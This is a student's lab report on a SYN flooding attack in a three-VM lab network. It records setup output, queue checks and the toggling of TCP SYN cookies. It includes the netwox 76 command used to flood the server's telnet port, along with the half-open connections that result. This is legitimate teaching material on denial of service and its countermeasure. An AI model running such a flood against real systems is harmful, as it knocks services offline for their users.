

LAB 5: TCP/IP Attack Lab




```
[02/27/2019 23:01]Shenava(10.0.2.6)@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:5f:2e:af
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::2142:7c95:5d2d:aba6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3852 errors:0 dropped:0 overruns:0 frame:0
          TX packets:470 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:458215 (458.2 KB)  TX bytes:56441 (56.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1723 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1723 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:124636 (124.6 KB)  TX bytes:124636 (124.6 KB)

[02/27/2019 23:01]Shenava(10.0.2.6)@VM:~$
```

Attacker Machine (A)



```
[02/27/2019 23:01]Shenava(10.0.2.5)@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:1d:3c:a2
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::1b16:e46:4143:36cf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3023 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2321 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:324037 (324.0 KB)  TX bytes:236555 (236.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1124 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1124 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:96463 (96.4 KB)  TX bytes:96463 (96.4 KB)

[02/27/2019 23:01]Shenava(10.0.2.5)@VM:~$
```

Server Machine (B)




```
[02/27/19]Shenava(10.0.2.7)@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:0b:86:8e
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::a60:f6c6:9fd3:fc66/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2305 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2654 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:323439 (323.4 KB)  TX bytes:204071 (204.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:93089 (93.0 KB)  TX bytes:93089 (93.0 KB)

[02/27/19]Shenava(10.0.2.7)@VM:~$ 
```


User Machine (C)

TASK 1: SYN Flooding Attack

Initially we check the status of the queue, that is, the number of half open connections associated with the listening port using the netstat command.




```
[02/26/2019 14:36]Shenava(10.0.2.5)@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN

tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN

tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN

tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN

tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN

tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN

tcp6       0      0 :::80                   :::*                    LISTEN

tcp6       0      0 :::53                   :::*                    LISTEN

tcp6       0      0 :::21                   :::*                    LISTEN

tcp6       0      0 :::22                   :::*                    LISTEN

tcp6       0      0 :::3128                 :::*                    LISTEN

tcp6       0      0 ::1:953                 :::*                    LISTEN
```




```
[02/26/2019 14:37]Shenava(10.0.2.5)@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_
backlog
[sudo] password for seed:
net.ipv4.tcp_max_syn_backlog = 128
[02/26/2019 14:49]Shenava(10.0.2.5)@VM:~$ █
```

Then we turn on the syncookies countermeasure.




```
[02/26/2019 14:56]Shenava(10.0.2.5)@VM:~$ sudo sysctl -w net.ipv4.tcp_syncooki
es=1
net.ipv4.tcp_syncookies = 1
```




```
[02/26/2019 14:56]Shenava(10.0.2.5)@VM:~$ sudo sysctl -a | grep cookies
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/26/2019 14:57]Shenava(10.0.2.5)@VM:~$ 
```

We use the netwox tool with number 76 to carry out the SYN attack. We also specify the destination IP address and the destination port address.




```
[02/26/2019 15:16]Shenava(10.0.2.6)@VM:~$ sudo netwox 76 -i "10.0.2.5" -p "23
"
[sudo] password for seed:
```

Below is the status of the queue when we receive the SYN packets from the attack



```
[02/26/2019 15:16]Shenava(10.0.2.5)@VM:~$ netstat -na | grep SYN
tcp        0      0 10.0.2.5:23             246.43.191.236:45857    SYN_RECV
tcp        0      0 10.0.2.5:23             247.106.236.136:9481    SYN_RECV
tcp        0      0 10.0.2.5:23             245.33.184.72:52396     SYN_RECV
tcp        0      0 10.0.2.5:23             245.61.214.131:8909     SYN_RECV
tcp        0      0 10.0.2.5:23             249.219.178.165:29647   SYN_RECV
tcp        0      0 10.0.2.5:23             242.39.181.66:1979      SYN_RECV
tcp        0      0 10.0.2.5:23             247.13.253.64:21166     SYN_RECV
tcp        0      0 10.0.2.5:23             253.130.3.163:52998     SYN_RECV
tcp        0      0 10.0.2.5:23             249.132.150.106:33742   SYN_RECV
tcp        0      0 10.0.2.5:23             254.117.247.217:63581   SYN_RECV
tcp        0      0 10.0.2.5:23             251.29.217.103:52927    SYN_RECV
tcp        0      0 10.0.2.5:23             247.182.158.85:16924    SYN_RECV
tcp        0      0 10.0.2.5:23             245.23.39.246:5800      SYN_RECV
tcp        0      0 10.0.2.5:23             247.147.252.72:28833    SYN_RECV
tcp        0      0 10.0.2.5:23             247.30.252.133:36887    SYN_RECV
```

If a 3rd VM tries to connect to the server under attack, the connection takes places because of the countermeasure called SYN cookie which is enabled




```
[02/26/19]Shenava(10.0.2.7)@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
[02/26/19]Shenava(10.0.2.7)@VM:~$
```

SYN flooding is a form of DOS attack in which attackers send the victim with a lot of SYN packets with no intention to complete the 3 - way handshake protocol. They target the half open connection TCP queue and plan to fill it up with requests so that the server freezes. The server is busy in utilizing all its resources in receiving, storing the SYN packets and sending out Ack for those packets. If the SYN packets come from 1 user then it is easy to block them, but the SYN packets come from various IPs. These IPs and not valid and they don't complete the 3 - way handshake. Due to which the server has to wait for the time out to reject these requests. When the packet is received, the status of the queue will be SYN_RECEIVED. When connection is established, it will be ESTABLISHED.


Here the syncookie countermeasure is turned on, so the queue is removed when the queue is about to get full. Queue is not a necessity but only a performance improvement in the 3 - way handshake. Hence, this is the reason why the request for a new telnet connection goes through though the SYN flooding attack is in progress.

We now turn off the SYN cookie countermeasure



```
[02/26/2019 23:59]Shenava(10.0.2.5)@VM:~$ sudo sysctl net.ipv4.tcp_syncookies=
0
net.ipv4.tcp_syncookies = 0
[02/26/2019 23:59]Shenava(10.0.2.5)@VM:~$
```

Then we perform the same attack as before and observe that the telnet connection cannot be established because the queue is full.




```
[02/26/19]Shenava(10.0.2.7)@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
```

Sine the queue is full and the server allocates all its resources to these half open connections. Therefore, it cannot take in more incoming connections and has to drop the packets with new requests because the queue is full. Hence the telnet connection cannot go through when the countermeasure is turned off.

